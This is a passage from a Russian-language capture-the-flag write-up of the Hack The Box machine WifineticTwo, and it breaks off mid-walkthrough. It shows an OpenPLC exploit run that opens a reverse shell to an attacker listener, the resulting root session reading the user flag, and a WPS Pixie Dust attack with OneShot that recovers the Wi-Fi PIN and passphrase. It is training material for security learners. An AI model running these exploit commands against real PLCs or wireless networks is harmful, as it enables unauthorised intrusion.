
Here you can upload a new program to OpenPLC or revert back to a previous uploaded program shown on the table.

Program Name	File	Date Uploaded
program.st	681871.st	Apr 06, 2021 - 04:17AM
Blank Program	blank_program.st	May 24, 2018 - 06:02PM

Содержимое страницы Programs

Тут есть и другой файл — `blank_program.st`, который был загружен довольно давно. Видимо, подразумевается файл, который должен находиться в системе по умолчанию, поэтому я изменил код, указав вместо `681871.st` файл `blank_program.st`.

```
compile_program = options.url + '/compile-program?file=blank_program.
st'
```




```
32  login = options.url + '/login'
33  upload_program = options.url + '/programs'
34  compile_program = options.url + '/compile-program?file=blank_program.st'
35  run_plc_server = options.url + '/start_plc'
36  user = options.user
```

Исходный код эксплоита

Проверяем, работает ли листенер, и заново запускаем эксплоит. В этот раз он выдал ту же самую ошибку, но сессия в pwncat прилетела.

```
python3 49803.py  -u http://10.10.11.7:8080/ -l openplc -p openplc -i
 10.10.16.143 -r 4321
```

Мы получаем шелл и можем забрать флаг пользователя.




```
~/tmp/HTB/wifinetictwo
pwncat-cs -lp 4321
[22:42:12] Welcome to pwncat 🐈!
[22:53:49] received connection from 10.10.11.7:58892
[22:54:14] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[22:54:24] 10.10.11.7:58892: registered new host w/ db
(local) pwncat$ back
(remote) root@attica05:/opt/PLC/OpenPLC_v3/webserver# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@attica05:/opt/PLC/OpenPLC_v3/webserver# cat /root/user.txt
c744bcbb4f3ba187aa7628bf7ec5f98d
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Сессия, которую мы получили, уже работает в контексте рута, но флага рута на этой машине нет. Значит, для решения лаборатории нужно продвижение на другой хост. Машина Wifinetic была связана со взломом точки Wi Fi, так что можно предположить, что наша WifineticTwo тоже затрагивает эту тему. Что ж, давай копать в этом направлении.

Первым делом командой `ifconfig` получим информацию о сетевых интерфейсах.




```
(remote) root@attica05:/opt/PLC/OpenPLC_v3/webserver# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.6  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fe83:26d  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:83:02:6d  txqueuelen 1000  (Ethernet)
        RX packets 7095  bytes 526273 (526.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3654  bytes 457479 (457.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:06:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Информация о сетевых интерфейсах

В списке есть интерфейс для беспроводного соединения `wlan0`. С помощью команды `iw dev` можно не только получить сведения о текущем соединении, названии сети и номере канала Wi-Fi, но и обнаружить точки доступа, указав параметр `scan`.

```
iw dev wlan0 scan
```



```
(remote) root@attica05:/tmp# iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 8854.952s [boottime]
        TSF: 1712433669312045 usec (19819d, 20:01:09)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
                 * Version2: 2.0
```

Результат сканирования беспроводных сетей

Нам доступна точка `plcrouter` (параметр SSID), которая использует не самый надежный механизм аутентификации WPS (Wi Fi Protected Setup). Этот стандарт разработан для упрощения настройки беспроводной сети и позволяет подключиться к сети с помощью восьмизначного ПИН-кода (при этом восьмая цифра это чек сумма). Но протокол WPS уязвим к нескольким атакам, самая популярная из которых — Pixie Dust.

Одно из специальных сообщений (`M3`), которое роутер отправляет клиенту, содержит особые хеши `E-Hash1` и `E-Hash2`. Эти хеши вычисляются следующим образом.


```
E-Hash1 = HMAC-SHA-256(authkey) (E-S1 | PSK1 | PKE | PKR)
E-Hash2 = HMAC-SHA-256(authkey) (E-S2 | PSK2 | PKE | PKR)
```

- `E-S1` и `E-S2` случайные 128 битные числа;
- `PSK1` первые четыре цифры WPS PIN, `PSK2` остальные четыре цифры WPS PIN;
- `PKE` публичный ключ роутера;
- `PKR` публичный ключ клиента.

Таким образом, неизвестны значения `E-S1` и `E-S2`, `PSK1` и `PSK2`. При этом если мы узнаем числа `E-S1` и `E-S2`, то сможем легко подобрать PIN. Многие роутеры используют в качестве этих параметров постоянные числа, а некоторые и вовсе значение 0, что делает возможным быстрый подбор WPS PIN.

Для выполнения атаки воспользуемся скриптом **OneShot**, которому нужно передать BSSID точки доступа.

```
python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
```




```
(remote) root@attica05:/tmp# python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
[*] Running wpa_supplicant…
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: 3E218C2BBBF594F2AC0ECC20936373F1
[*] Sending WPS Message M2…
[P] PKR: A88C2CC7C33DAB3632D77F8BF2A3A424CBA57CB196836186D1844071D2AADD4B6CEEDC6BF0CB521D76BE41662B505B2024734D
D6EC10BED3AC9A6C9889DAA58138B351932A97858A54EE2D526C228A254D6EA881E00D304A1040A3B36AE0D1BBD4EEF59A795281066D904
[P] PKE: DB43339FB826FC53364C8CF4A253508B73DFEA0E1432E8E4BCED18D7E4ADD6F0BBA323BB998B988DE97AC4BF1ABB61C5C3F9C0
998A8386F681C947C53B34FC466DA1DF153F22CAC320EB301BB3EEE3F519AA416356AB6833E423179B3251F7EC4ADA72520C31A06E54343
[P] AuthKey: 523F07ED4224CABEE515E0FFD23327B6808E7E9098268ED0B0A0CB5A1AFB4920
[*] Received WPS Message M3
[P] E-Hash1: 67C65F15345509E2D4196171EBAF41B1D64872F38004E03A66D0B1214B3BDD09
[P] E-Hash2: B4157DDE120899DD38BB0DBE5E8094CA2443076D88A61D27D8568C1C15FA642C
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

Результат работы скрипта

В течение пяти минут получаем валидный PIN и пароль от точки доступа. Чтобы подключиться к Wi Fi из терминала, будем использовать утилиту **wpa_supplicant**, но сперва для нее нужно сделать файл с настройками. А для этого есть другая утилита — **wpa_passphrase**.

